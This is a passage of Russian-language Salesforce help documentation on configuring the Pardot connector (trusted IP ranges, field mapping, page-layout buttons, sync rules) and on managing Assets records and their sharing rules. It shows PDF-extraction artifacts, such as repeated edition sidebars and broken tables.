1. В меню «Настройка» приложения Salesforce введите строку «*Доступ к сети*» в поле «Быстрый доступ» и выберите «**Доступ к сети**».
2. Создайте диапазоны надежных IP-адресов ниже.

| Начальный IP-адрес | Конечный IP-адрес |
|--------------------|-------------------|
| 67.228.95.145      | 67.228.95.145     |
| 67.228.168.139     | 67.228.168.141    |
| 67.228.223.106     | 67.228.223.107    |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Включение коннектора

Чтобы начать синхронизацию между Pardot и Salesforce, включите коннектор Salesforce.

1. Откройте Pardot, наведите указатель мыши на меню **«Администрировать»** и выберите пункт **«Коннекторы»**.
2. Щелкните **«Проверить!»** в строке нужного коннектора Salesforce.  
Если Pardot поддерживает отправку и получение данных из системы Salesforce, то отображается статус .

## Соотнесение настраиваемых полей интересов с полями контактов

Соотнесение настраиваемых полей между двумя типами записей позволяет эффективно использовать контакты, созданные из преобразованных интересов.

Коннектор создает интересы Salesforce из потенциальных клиентов Pardot. Однако, при преобразовании данных интересов Salesforce в контакты отображаются только стандартные поля контактов для недавно преобразованных контактов. Соотнесение настраиваемых полей между интересами и контактами позволяет просматривать всю информацию, необходимую для принятия мер по организации маркетинга и продаж.

1. В разделе настроек управления объектами для интересов перейдите в раздел полей, затем щелкните **<b>«Соотнесение полей интересов»</b>**
2. Выберите соответствующее настраиваемое поле организации, контакта или возможности для каждого настраиваемого поля интереса.
3. Нажмите кнопку **«Сохранить»**.

## Настройка настраиваемых полей Pardot в системе Salesforce

Настраиваемые поля Pardot могут отображаться в системе Salesforce.

Пакет AppExchange, установленный для подготовки системы Salesforce к подключению и синхронизации с Pardot, самостоятельно настраивает настраиваемые поля; данные поля не отображаются в системе Salesforce автоматически. Система Salesforce отображает данные настраиваемые поля только после выполнения некоторых действий.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



### Добавление разделов в макеты страниц интересов и контактов

Чтобы добавить поля Pardot в макеты страниц интересов и контактов, выполните указанные ниже действия.

1. Откройте страницу «Макеты страниц» Salesforce посредством параметров управления интересами.  
Вверху страницы отображается интерактивная область, содержащая нужные поля.
2. Перетащите поле «Раздел» в макет страницы интереса.
3. Введите имя раздела «Pardot» во всплывающем окне.
4. Установите переключатель «2 (два)» для количества столбцов.
5. Разрешите отображение заголовка раздела и нажмите кнопку «ОК».
6. Вернитесь к разделу «Поля» интерактивного редактора и найдите настраиваемые поля Pardot.
7. Перетащите все поля Pardot в новый раздел.
8. Добавьте другой раздел посредством интерактивного редактора, но установите переключатель «1 (один)» для количества столбцов.
9. Разрешите отображение заголовка раздела и нажмите кнопку «ОК».
10. Выберите «Вкладка "Страницы Visualforce"» и перетащите поля «Действия интереса Pardot» и «Участники списка интересов Pardot» в новый раздел.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### Настройка Salesforce для добавления потенциальных клиентов кампаний в Pardot

Настройте систему Salesforce для быстрого добавления потенциальных клиентов из кампаний Salesforce в Pardot.

1. Откройте страницу «Макеты страниц» посредством параметров управления объектом для кампаний в приложении Salesforce.
2. Щелкните ссылку «Правка» напротив нужного макета и выберите раздел «Кнопки».
3. Перетащите кнопку «Добавить в список Pardot» в строку настраиваемых кнопок.
4. Сохраните макет.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Настройка Salesforce для добавления интересов и кампаний в Pardot

Система Salesforce поддерживает добавление кнопок, позволяющих быстро добавлять интересы и кампании в Pardot, а также отправлять сообщения эл. почты, отслеживаемые в Pardot, из системы Salesforce.

Чтобы добавлять интересы и кампании Salesforce в Pardot, настройте кнопку **«Отправить в Pardot»**. Если адреса эл. почты, связанные с записями Salesforce:


- пока не существуют в Pardot, то функция «Отправить в Pardot» создает новые записи Pardot автоматически.
- уже существуют в Pardot, то повторяющиеся записи Pardot не создаются.

Чтобы отправлять сообщения эл. почты, отслеживаемые в Pardot, из системы Salesforce, настройте кнопку **«Отправить сообщение эл. почты Pardot»**. Чтобы отправить сообщение эл. почты интересу или контакту, воспользуйтесь свободной формой или утвержденным шаблоном эл. почты Pardot.

1. Выполните вход в систему Salesforce в качестве администратора.
2. В настройках управления объектами интересов перейдите в раздел «Макеты страниц». Вверху страницы отображается интерактивная область, содержащая нужные поля.
3. Выберите раздел **«Кнопки»**.
4. Перетащите кнопку **«Отправить в Pardot»** в раздел сведений об интересе.
5. Перетащите кнопку **«Отправить сообщение эл. почты Pardot»** в раздел сведений об интересе.
6. Сохраните макет.
7. Повторите действия 2—6 для контактов.

## Назначение имени пользователя Salesforce коннектору

Убедитесь в соответствии любых действий, выполняемых над коннектором.

1. Откройте Pardot, наведите указатель мыши на меню **«Администрировать»** и последовательно выберите пункты **«Управление пользователями»** > **«Пользователи»**.
2. Щелкните значок  в строке нужного профиля и выберите пункт **«Правка»**.
3. Прокрутите страницу до поля редактирования пользователя.
4. Выберите нужное имя пользователя Salesforce из раскрывающегося меню.
5. Щелкните **«Сохранить пользователя»**.
6. При просмотре профиля Pardot имя пользователя Salesforce отображается в поле **«Имя пользователя CRM-системы»**. Щелкните **«Проверить»** и введите пароль Salesforce.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Настройка единой регистрации для Salesforce и Pardot

Системы Salesforce и Pardot поддерживают возможность единой регистрации.

1. Выполните вход в Pardot.
2. Наведите указатель мыши на собственный адрес эл. почты и щелкните **«Мои параметры»**.
3. Проверьте правильность имени пользователя Salesforce. Если имя пользователя указано правильно, щелкните **«Проверить»**. Чтобы изменить или добавить имя пользователя, щелкните **«Редактировать мои сведения о пользователе»**.
4. При отображении соответствующего запроса введите пароль Salesforce и щелкните **«Проверить»**.  
После выполнения проверки отображается соответствующее сообщение.
5. При успешной проверке выполните вход в систему Salesforce и откройте вкладку Pardot.  
Содержимое вкладки должно быть доступно для просмотра без выполнения отдельного входа в Pardot.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Отправка сообщений эл. почты из системы Salesforce

Сообщения эл. почты могут отправляться из любого поля пользователя, включая контакты службы поддержки, менеджеров по работе с клиентами или любого связанного с потенциальным клиентом Pardot.

Благодаря настройке пользователей и необходимых настраиваемых полей в Pardot, данная функция позволяет отправлять сообщения эл. почты потенциальным клиентам, созданным на основе любого пользователя Salesforce.

### Система Действия

- |            |  |
|------------|--|
| Salesforce | <ol style="list-style-type: none"> <li>1. Создайте поле для записи интереса или контакта в системе Salesforce, предназначенное для хранения пользователя CRM-системы (например, значение «Менеджер взаимосвязей»). Данное поле должно быть полем поиска. При наличии созданного поля убедитесь, что оно является полем поиска и доступно для заполнения.</li> <li>2. Заполните поле поиска нужным пользователем.</li> </ol>  |
| Pardot     | <ol style="list-style-type: none"> <li>1. Создайте соответствующие места пользователей для любых пользователей Salesforce.</li> <li>2. Соотнесите место пользователя Pardot с пользователем Salesforce. Данное действие позволяет Pardot получать сведения о пользователе для разных тегов при отправке сообщения эл. почты.</li> <li>3. Создайте настраиваемое поле Pardot типа «Пользователь CRM-системы» для хранения значений в записи потенциального клиента. Данное поле должно быть доступно в Pardot только для чтения.</li> <li>4. Соотнесите настраиваемое поле с соответствующим полем salesforce.com.</li> </ol> |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Общие сведения об обновлениях адресов эл. почты между Salesforce и Pardot

Просмотрите порядок автоматической синхронизации обновлений адресов эл. почты для контактов и интересов Salesforce с соответствующими потенциальными клиентами Pardot.

Цикл синхронизации ниже обновляет адреса эл. почты соответствующих потенциальных клиентов Pardot при обновлении адресов эл. почты контактов и интересов Salesforce вручную или посредством Data.com. Кроме того, цикл синхронизации ниже обновляет адреса эл. почты для соответствующих потенциальных клиентов Pardot при объединении контактов или интересов Salesforce и наличии отличающихся адресов эл. почты для основных записей.

### Порядок синхронизации при отсутствии адресов эл. почты в Salesforce или Pardot

При добавлении адресов эл. почты в текущие контакты или интересы Salesforce цикл синхронизации не инициирует создание потенциальных клиентов Pardot. При наличии потенциальных клиентов Pardot, использующих совпадающие адреса эл. почты, цикл синхронизации не инициирует обновление адресов эл. почты для совпадающих интересов или контактов Salesforce.

## Принципы использования параметров синхронизации организаций Pardot и организаций-лиц Salesforce

Интересы могут быстро синхронизироваться между двумя системами после назначения потенциальных клиентов Pardot пользователям.

Рассмотрите следующие варианты перед тем, как приступить к синхронизации организаций Pardot и организаций-лиц Salesforce.

| Алгоритм<br>Pardot | Рекомендации |
|--------------------|--------------|
|--------------------|--------------|

|  |  |
|--|--|
| Создать интересы в системе Salesforce и синхронизировать с функциями | По умолчанию коннектор создает записи Salesforce как интересы. Однако, Pardot не позволяет распознавать организации-лица, преобразованные из интересов. Pardot не поддерживает синхронизацию с организациями-лицами. Взамен, Pardot повторно создает интересы для синхронизации. |
|--|--|

|  |   |
|--|---|
|  | При использовании организаций-лиц в системе Salesforce данный стандартный алгоритм может быть изменен. Включение функций синхронизации организаций-лиц и создания интересов позволяет Pardot создавать записи в системе Salesforce как интересы, но при их преобразовании в организации-лица Pardot поддерживает синхронизацию с организациями-лицами, поэтому дополнительные интересы Salesforce не создаются. |
|--|---|

Данная синхронизация инициирует синхронизацию организации-лица Salesforce с записью потенциального клиента Pardot, связанной с организацией Pardot, поэтому объединение двух записей в одну (как в системе Salesforce) не выполняется. Соотнесение полей не меняется, то есть поля контактов соотносятся с полями потенциальных клиентов, а поля организаций Salesforce соотносятся с полями организаций Pardot.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Алгоритм **Pardot** Рекомендации

Таким образом, поле организации-лица «Ответственный за организацию» должно синхронизироваться с полем «Назначенный пользователь» организации Pardot.

Создать и синхронизировать только организации-лица

Назначенные потенциальные клиенты, имеющие обновленные стандартные значения полей (включая назначенного ответственного) в системе Salesforce, синхронизируются примерно каждые 10 минут, возвращая обновления в запись Pardot (ввиду приоритета Salesforce при конфликте данных). Обновления настраиваемых полей также синхронизируются с системой Salesforce, возвращая их в запись Pardot, кроме случаев переопределения значения Salesforce значением Pardot.

Неназначенные потенциальные клиенты Pardot, имеющие действия или обновленные записи, также синхронизируются при использовании аналогичного адреса эл. почты в записях Salesforce. Помните, что назначенные потенциальные клиенты имеют более высокий приоритет в синхронизации, чем неназначенные потенциальные клиенты Pardot. При отсутствии совпадающих адресов эл. почты в системе Salesforce потенциальный клиент Pardot синхронизируется только после назначения пользователю. Другими словами, коннектор создает записи в системе Salesforce только после назначения потенциального клиента в Pardot.

## Синхронизация интересов между **Pardot** и **Salesforce**

Интересы могут быстро синхронизироваться между двумя системами после назначения потенциальных клиентов Pardot пользователям.

Текущие интересы Salesforce синхронизируются коннектором с Pardot путем объединения потенциальных клиентов Pardot и интересов Salesforce между двумя системами. При наличии конфликтов данных в полях, являющихся общими для Salesforce и Pardot, включая поле ответственного за интерес, данные из полей Salesforce всегда имеют приоритет. Рекомендуем использовать преимущество данной функции при настройке настраиваемых полей в Pardot. При необходимости настройте Pardot для отправки сообщений эл. почты потенциальным клиентам, созданным на основе любого пользователя Salesforce.

### Метод Действия операции

Вручную Выбор ссылки **«Синхронизировать с CRM-системой»** в Pardot инициирует мгновенную синхронизацию потенциальных клиентов Pardot с интересами Salesforce путем объединения данных из Pardot и Salesforce.

### Автоматически

Назначенные потенциальные клиенты, имеющие обновленные стандартные значения полей (включая назначенного ответственного) в системе Salesforce, синхронизируются примерно каждые 10 минут, возвращая обновления в запись Pardot (ввиду приоритета Salesforce при конфликте данных). Обновления настраиваемых полей также синхронизируются с системой Salesforce, возвращая их в запись Pardot, кроме случаев переопределения значения Salesforce значением Pardot.

Неназначенные потенциальные клиенты Pardot, имеющие действия или обновленные записи, также синхронизируются при использовании

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Метод Действия синхронизации

аналогичного адреса эл. почты в записях Salesforce. Помните, что назначенные потенциальные клиенты имеют более высокий приоритет в синхронизации, чем неназначенные потенциальные клиенты Pardot. При отсутствии совпадающих адресов эл. почты в системе Salesforce потенциальный клиент Pardot синхронизируется только после назначения пользователю. Другими словами, коннектор создает записи в системе Salesforce только после назначения потенциального клиента в Pardot.

## Отслеживание потенциальных клиентов в качестве контактов Salesforce

Контакты Salesforce могут автоматически создаваться из потенциальных клиентов Pardot.

По умолчанию коннектор Salesforce создает интересы Salesforce из потенциальных клиентов Pardot. Чтобы разрешить Pardot создавать контакты Salesforce взамен интересов Salesforce при отслеживании потенциальных клиентов, обратитесь к сотруднику Pardot Services для настройки соответствующего стандартного параметра.

Если организация использует данную функцию, то Pardot сначала просматривает интересы Salesforce на наличие текущей записи интереса, содержащей аналогичный адрес эл. почты, который может использоваться Pardot для синхронизации. При отсутствии текущей записи интереса Pardot выполняет поиск текущей записи контакта, содержащей аналогичный адрес эл. почты. При отсутствии интереса или контакта Salesforce, содержащего аналогичный адрес эл. почты, Pardot создает новую запись контакта Salesforce.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Отслеживание продуктов, приобретаемых клиентами

### Что такое активы?

Продукты — это объекты, продаваемые компанией. Активы — это определенные продукты, приобретенные клиентом. Активы определяются серийным номером, датой покупки и другими сведениями, связанными с индивидуальной продажей. В зависимости от целей использования, активами могут считаться продукты конкурентов, установленные клиентами, или версии продуктов.

Активы могут использоваться для хранения конкретной информации о продуктах клиентов. При необходимости просмотрите активы на вкладке «Активы». В зависимости от макетов страниц, связанные списки активов могут также отображаться в макетах страниц организаций, контактов и продуктов.

Чтобы представить более сложные продукты, в организации можно установить иерархию для активов. Актив может иметь до 2000 дочерних активов, а иерархия активов — до 50 уровней. Чтобы определить взаимосвязи между активами, используйте поле активов «Родительский актив».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Если администратор установил соответствующие настройки, ваши клиенты получают право на поддержку приобретенного актива.

СМ. ТАКЖЕ:

[Начало работы с активами](#)

## Начало работы с активами

Если организация использует продукты, то поддержка активов включается автоматически. Прежде чем предоставить пользователям доступ к активам, рекомендуем администраторам настроить организацию.

Чтобы внедрить активы в организацию, выполните указанные ниже действия.

- Добавьте вкладку «Активы» на начальную страницу.



**Прим.:** По умолчанию вкладка «Активы» не отображается организациям, созданным до выпуска Spring '15. Чтобы предоставить пользователям доступ ко вкладке «Активы», рекомендуем изменить профили пользователей.

- Добавьте связанный список «Активы» в макеты страниц организаций, контактов и продуктов. Данные связанные списки позволяют пользователям создавать активы.
- Чтобы актив использовался как дочерний в отношении другого актива, добавьте поле «Родительский актив» в макеты страниц активов. Чтобы предоставить пользователям дополнительный контекст, добавьте поле «Корневой актив», доступное только для чтения, представляющее актив верхнего уровня в иерархии активов.
- Добавьте связанный список «Обращения» в соответствующие макеты страниц продуктов и активов.
- Добавьте поле «Актив» в макеты страниц обращений. В зависимости от текущих бизнес-требований, настройте параметры безопасности для поля «Актив».
- По умолчанию пользователям предоставляются полномочия «Чтение», «Создание», «Редактирование» и «Удаление» для активов. При необходимости данные полномочия могут быть изменены. Активы и связанные списки активов отображаются пользователям Salesforce только при наличии полномочия «Чтение» для активов.
- Вы также можете настроить поля активов и макеты страниц в разделе «Настройка», введя «Активы» в поле «Быстрый поиск», затем выбрав «Активы».

СМ. ТАКЖЕ:

[Что такое активы?](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



## Отображение вкладки «Активы»

Вкладка «Активы» — это область просмотра активов и их управления. По умолчанию вкладка «Активы» отображается организациям, созданным после выпуска Spring'15.

По умолчанию вкладка «Активы» не отображается организациям, созданным до выпуска Spring'15, поэтому отсутствует на странице «Все вкладки». Чтобы изменить доступность вкладки, обновите профиль пользователя.

1. Последовательно выберите пункты **«Администрировать» | «Управление пользователями» | «Профили»** в меню «Настройка».
2. Щелкните ссылку **«Правка»** напротив нужного профиля пользователя.
3. Выберите значение *«Включены стандартные параметры»* для вкладки «Активы» в разделе «Параметры вкладки».
4. Нажмите кнопку **«Сохранить»**.  
Теперь пользователи обновленного профиля могут видеть вкладку «Активы» на странице «Все вкладки» и добавлять вкладку «Активы» на свои начальные страницы.

## Отображение и редактирование активов

Чтобы просмотреть актив, воспользуйтесь вкладкой «Продукты» или связанной организацией или контактом.

### Отображение активов

Чтобы просмотреть подробные сведения об активе, щелкните имя нужного актива в связанном списке, на начальной странице продуктов или на страницах со списками. Если в организации включена поддержка всплывающих сведений, наведите указатель мыши на любое поле поиска страницы сведений, чтобы просмотреть ключевую информацию о записи до открытия соответствующей страницы сведений.

### Просмотр обновлений и комментариев для активов (Chatter)

Лента Chatter позволяет просматривать обновления, комментарии и сообщения для активов.

### Редактирование активов

- Чтобы изменить значения полей прямо на странице сведений, воспользуйтесь функцией встроенного редактирования. Чтобы включить функцию встроенного редактирования, обратитесь к администратору.
- Чтобы открыть страницу в режиме редактирования, нажмите кнопку **«Правка»**, внесите необходимые изменения и нажмите кнопку **«Сохранить»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров вкладки:

- «Просмотр настройки и конфигурации»

Для редактирования параметров вкладки:

- «Управление профилями и наборами полномочий»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра активов:

- «Чтение» для активов

Для изменения активов:

- «Редактирование» для активов




### Связанные списки активов

Нижняя часть страницы сведений об активе отображает связанные списки, содержащие сведения о связанных обращениях, правах, действиях или примечаниях и вложениях. Доступные связанные списки определяются персональными настройками пользователя и параметрами макетов страниц, заданными администратором. Чтобы просмотреть дополнительные сведения об отдельном элементе, щелкните имя нужного элемента. Чтобы просмотреть дополнительные элементы, щелкните ссылку **«Больше»** внизу страницы или **«Подробнее»** под связанным списком.

### Печать активов

Чтобы открыть печатную версию сведений о записи, щелкните ссылку **«Версия для печати»**, расположенную в верхнем правом углу страницы.

Чтобы открыть последнюю просмотренную страницу со списком, щелкните ссылку **«Назад к списку»**, расположенную в верхней части страницы сведений об активе. Если в организации включена поддержка свертываемых разделов, щелкните значок стрелки напротив нужного заголовка, чтобы развернуть или свернуть соответствующий раздел страницы сведений.

 **Прим.:** При наличии доступа к организации или контакту пользователям предоставляется автоматический доступ к соответствующим активам. Однако, параметры общего доступа могут препятствовать просмотру организации, связанной с контактом актива.

### Удаление активов

Активы, связанные с организациями или контактами, могут быть удалены на страницах данных записей или на вкладке «Продукты». Прежде чем удалить актив, просмотрите сценарии ниже.

- **Связан ли актив с обращением?**

Активы, связанные с обращениями, не могут быть удалены. Организации или контакты, связанные с активами обращения, также не могут быть удалены.

- **Связан ли актив с продуктом?**

Удаление продукта, используемого для создания актива, не инициирует удаление актива.


- **Связан ли актив с организацией или контактом?**

Все активы, связанные с удаляемыми организациями или контактами, также перемещаются в корзину.

Обратите внимание, что удаление организации со связанным контактом, который также связан с активом, инициирует удаление всех трех записей. Чтобы восстановить все три записи, рекомендуем восстановить запись организации.

- **Имеет ли актив дочерние активы?**

Не разрешается удалять актив с дочерними активами. Назначьте дочерние активы другому родительскому активу и повторите попытку. Учтите, что обновление поля активов «Родительский актив» изменяет корневой актив в соответствии с новым родительским корневым объектом.

 **Прим.:** При необходимости актив может быть удален без удаления связанных записей. Однако, при последующем удалении связанной записи актив не может быть восстановлен из корзины.

Чтобы удалить актив, выполните указанные ниже действия.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра активов:

- «Чтение» для активов

Для удаления активов:

- «Удаление» для активов

Для восстановления  
удаленных активов:

- «Удаление» для активов

1. Выберите нужный актив в связанном списке организации или контакта «Активы» или списковом представлении активов на вкладке «Продукты».
2. Щелкните ссылку «Удал.» напротив нужного актива.
3. Нажмите кнопку «ОК».

СМ. ТАКЖЕ:

[Что такое активы?](#)

### Настройка функции отслеживания журнала поля для активов

Включите функцию отслеживания журнала поля для отслеживания изменений в записях активов.

Используйте функции отслеживания журнала поля, для того чтобы увидеть сведения о следующих компонентах:

- Дата и время изменения поля
- Изменение
- Автор изменения

Чтобы включить отслеживание по полям активов, в разделе параметров управления объектами перейдите к разделу полей, щелкните **Установить отслеживание журнала**. Также см. раздел «[Отслеживание журнала поля](#)» на странице 1114.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Настройка поля «Ответственный за актив»

Записи активов содержат поле «Ответственный за актив», которое используется для настройки иерархии и средств управления общим доступом. По умолчанию ответственным за актив является пользователь, создавший запись актива.

Начиная с выпуска Spring'15 поле «Ответственный за актив» используется для управления доступом при назначении параметра общего доступа «*Личный*», «*Общедоступный: только для чтения*» или «*Общедоступный: для чтения и записи*» объекту «Активы». При назначении параметра общего доступа «*Контролируется родительским объектом*» поле «Ответственный за актив» не влияет на управление доступом, так как доступ к активу определяется параметрами родительской организации.

Организации, созданные до выпуска Spring'15, могут автоматически обновлять поле «Ответственный за актив» при включении параметра общего доступа для объекта «Активы». Параметр общего доступа назначает полю «Ответственный за актив» одно из следующих значений:

- Пользователь, создавший актив
- Пользователь, несущий ответственность за родительскую организацию

По умолчанию макет страницы не отображает поле «Ответственный за актив». Чтобы добавить поле «Владелец актива» на макет страницы, в параметрах управления объектами перейдите в раздел «Макеты страниц».

1. В разделе «Настройка» введите «*Параметры актива*» в поле «Быстрый поиск», затем выберите «**Параметры актива**».
2. Установите флажок «Включить общий доступ к активам». Данное действие инициирует отображение параметров для настройки стандартного поля «Ответственный за актив».
3. Задайте полю «Ответственный за актив» одно из следующих значений:
  - Автор актива
  - Ответственный за родительскую организацию

4. Нажмите кнопку «**Сохранить**».

Система обновляет поле «Ответственный за актив» выбранным значением.

Чтобы изменить ответственного за запись актива, откройте вкладку «Активы» и выберите нужную запись актива, либо откройте вкладку «Организации», «Контакты» или «Продукты» и выберите нужную запись актива в связанном списке «Активы». Щелкните ссылку «**Изменить**» напротив поля «Ответственный за актив» в разделе «Сведения: актив» и выберите другого пользователя из меню поиска.

СМ. ТАКЖЕ:

[Поиск по параметрам управления объектами](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения общего доступа:

- «Управление общим доступом»


Для создания, редактирования и удаления макетов страниц:

- «Настройка приложения»

## Включение правил общего доступа для активов

Правила общего доступа позволяют автоматически предоставлять дополнительный доступ отдельным группам пользователей. При использовании организации, созданной до выпуска Spring '15, рекомендуем включить параметр общего доступа, позволяющий создавать и применять правила общего доступа для активов организации.

Раньше объект «Активы» использовался как дочерний объект для объекта «Организации», поэтому доступность активов определялась параметрами родительского объекта. В выпуске Spring '15 объект «Активы» стал самостоятельным стандартным объектом. Как результат, пользователи могут создавать правила общего доступа и применять их к записям активов.

 **Прим.:** Общий доступ включен по умолчанию для организаций, созданных после выпуска Spring '15. Указанные ниже действия могут быть пропущены данными организациями. Общий доступ выключен по умолчанию для организаций, созданных до выпуска Spring '15. Чтобы воспользоваться правилами общего доступа, рекомендуем включить параметр общего доступа.

1. В разделе «Настройка» введите «*Параметры актива*» в поле «Быстрый поиск», затем выберите «**Параметры актива**».
2. Установите флажок «Включить общий доступ к активам».
3. Нажмите кнопку «**Сохранить**».  
Теперь пользователи могут создавать и применять правила общего доступа для активов.

После включения общего доступа к активам выберите способ заполнения поля «Ответственный».


## Предоставление общего доступа к активам

Для просмотра и управления сведениями об общем доступе для активов нажмите кнопку «**Общий доступ**» на странице сведений об активе. Страница «Сведения об общем доступе» содержит список пользователей, групп, ролей и территорий, имеющих общий доступ к активу.

Стандартная модель общего доступа всей организации определяется администратором. При необходимости стандартный уровень общего доступа, заданный администратором, может быть расширен. Модель общего доступа определяет самый строгий стандартный уровень, который может быть только расширен.

Ниже перечислены действия, доступные на странице «Сведения об общем доступе».

- Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку «**Создать новое представление**» для разработки собственных настраиваемых представлений. Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку «**Правка**».
- Чтобы предоставить другим пользователям, группам, ролям или территориям доступ к записи, нажмите кнопку «**Добавить**».

 **Прим.:** Чтобы предоставить другому пользователю доступ к активу, рекомендуем предоставить данному пользователю доступ к связанной организации и полномочие «Чтение» для активов.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения общего  
доступа:

- «Управление общим доступом»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра активов:


- «Чтение» для активов

- Чтобы просмотреть всех пользователей, имеющих доступ к записи, нажмите кнопку **«Развернуть список»**.
- Чтобы изменить или удалить уровень доступа, щелкните ссылку **«Правка»** или **«Удал.»** напротив нужного элемента списка при использовании созданных правил общего доступа, предоставляемого вручную.

### Создание правил общего доступа к активу

Правила общего доступа к активу могут опираться на ответственного или другой критерий, включая тип записи и определенные значения полей.

Разрешается создавать не более 300 правил общего доступа к активу, в том числе не более 50 правил общего доступа на основе критериев.

1. Чтобы добавить общедоступные группы в правила общего доступа, убедитесь, что соответствующие группы были созданы.
  2. Введите строку *«Параметры общего доступа»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры общего доступа»**.
  3. Нажмите кнопку **«Создать»** в связанном списке «Правила общего доступа: актив».
  4. Заполните поля **«Имя метки»** и **«Имя правила»**. Метка — это метка правила общего доступа, отображаемая в пользовательском интерфейсе. Имя правила — это уникальное имя, используемое интерфейсом API и управляемыми пакетами.
  5. Заполните поле **«Описание»**. Данное поле содержит описание правила общего доступа. Данное поле является дополнительным и может содержать не более 1 000 символов.
  6. Выберите тип правила.
  7. В зависимости от выбранного типа правила, выполните указанные ниже действия.
